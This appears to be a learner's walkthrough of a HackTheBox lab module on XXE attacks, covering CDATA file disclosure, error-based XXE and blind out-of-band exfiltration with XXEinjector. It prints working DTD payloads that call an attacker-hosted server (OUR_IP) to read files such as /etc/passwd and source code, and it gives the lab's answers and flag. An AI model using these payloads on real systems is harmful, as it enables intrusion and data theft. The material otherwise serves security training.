Module 15: Web Attacks Part2
SECTION 14: Local File Disclosure
Question 1


Try to read the content of the ‘connection.php’ file, and submit the value of the ‘api_key’ as the answer. UTM1NjM0MmRzJ2dmcTIzND0wMXJnZXdmc2RmCg Access the web page


Identify the request send when submit information
Identifying the vulnerability, inject new entity.

Craft the payload
Get the flag
SECTION 15: Advanced File Disclosure
1
<!DOCTYPE email [ <!ENTITY begin "<![CDATA["> <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php"> <!ENTITY end "]]>"> <!ENTITY joined "&begin;&file;&end;"> ]>
After that, if we reference the &joined; entity, it should contain our escaped data. However, this will not work, since XML prevents joining internal and external entities, so we will have to find a better way to do so.
To bypass this limitation, we can utilize XML Parameter Entities, a special type of entity that starts with a % character and can only be used within the DTD. What’s unique about parameter entities is that if we reference them from an external source (e.g., our own server), then all of them would be considered as external and can be joined, as follows:
1

<!ENTITY joined "%begin;%file;%end;">
So, let’s try to read the submitDetails.php file by first storing the above line in a DTD file (e.g. xxe.dtd), host it on our machine, and then reference it as an external entity on the target web application, as follows:
1
2
AshenMorx@htb[/htb]$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd AshenMorx@htb[/htb]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now, we can reference our external entity (xxe.dtd) and then print the &joined; entity we defined above, which should contain the content of the submitDetails.php file, as follows:
1
<!DOCTYPE email [   <!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag -->  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file -->  <!ENTITY % end "]]>"> <!-- append the end of the CDATA tag -->  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> <!-- reference our external DTD -->  %xxe; ]> ... <email>&joined;</email> <!-- reference the &joined; entity to print the file content -->
Note: In some modern web servers, we may not be able to read some files (like index.php), as the web server would be preventing a DOS attack caused by file/entity self-reference (i.e., XML entity reference loop), as mentioned in the previous section. This trick can become very handy when the basic XXE method does not work or when dealing with other web development frameworks.
Error based XXE
Let’s consider the exercise we have in /error at the end of this section, in which none of the XML input entities is displayed on the screen. Because of this, we have no entity that we can control to write the file output. First, let’s try to send malformed XML data, and see if the web application displays any errors. To do so, we can delete any of the closing tags, change one of them, so it does not close (e.g. <roo> instead of <root>
We see that we did indeed cause the web application to display an error, and it also revealed the web server directory, which we can use to read the source code of other files. Now, we can exploit this flaw to exfiltrate file content. To do so, we will use a similar technique to what we used earlier. First, we will host a DTD file that contains the following payload:
1


<!ENTITY % file SYSTEM "file:///etc/hosts"> <!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">
The above payload defines the file parameter entity and then joins it with an entity that does not exist. In our previous exercise, we were joining three strings. In this case, %nonExistingEntity; does not exist, so the web application would throw an error saying that this entity does not exist, along with our joined %file; as part of the error. There are many other variables that can cause an error, like a bad URI or having bad characters in the referenced file.
Now, we can call our external DTD script, and then reference the error entity, as follows:
1
<!DOCTYPE email [    <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">  %remote;  %error; ]>
Once we host our DTD script as we did earlier and send the above payload as our XML data (no need to include any other XML data) This method may also be used to read the source code of files. All we have to do is change the file name in our DTD script to point to the file we want to read (e.g. "file:///var/www/html/submitDetails.php"). However, this method is not as reliable as the previous method for reading source files, as it may have length limitations, and certain special characters may still break it.
Question 1
Use either method from this section to read the flag at ‘/flag.php’. (You may use the CDATA method at ‘/index.php’, or the error-based method at ‘/error’): HTB{3rr0r5_c4n_l34k_d474} CDATA method

Error based method

Craft the payload
SECTION 16: Blind Data Exfiltration
Tip: In addition to storing our base64 encoded data as a parameter to our URL, we may utilize DNS OOB Exfiltration by placing the encoded data as a sub-domain for our URL (e.g. ENCODEDTEXT.our.website.com), and then use a tool like tcpdump to capture any incoming traffic and decode the sub-domain string to get the data. Granted, this method is more advanced and requires more effort to exfiltrate data through.
Automated OOB Exfiltration
Although in some instances we may have to use the manual method we learned above, in many other cases, we can automate the process of blind XXE data exfiltration with tools. One such tool is XXEinjector. This tool supports most of the tricks we learned in this module, including basic XXE, CDATA source exfiltration, error-based XXE, and blind OOB XXE.
To use this tool for automated OOB exfiltration, we can first clone the tool to our machine, as follows:
1
AshenMorx@htb[/htb]$ git clone https://github.com/enjoiz/XXEinjector.git Cloning into 'XXEinjector'... ...SNIP...
Once we have the tool, we can copy the HTTP request from Burp and write it to a file for the tool to use. We should not include the full XML data, only the first line, and write XXEINJECT after it as a position locator for the tool:
1
2
3
4
5
6
7
8
9
10
11
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.201.94
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8 Accept: */*
Origin: http://10.129.201.94
Referer: http://10.129.201.94/blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
<?xml version="1.0" encoding="UTF-8"?> XXEINJECT
Now, we can run the tool with the --host/--httpport flags being our IP and port, the --file flag being the file we wrote above, and the --path flag being the file we want to read. We will also select the --oob=http and --phpfilter flags to repeat the OOB attack we did above, as follows:
1
2
AshenMorx@htb[/htb]$ ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --phpfilter
...SNIP... [+] Sending request with malicious XML. [+] Responding with XML for: /etc/passwd [+] Retrieved data:
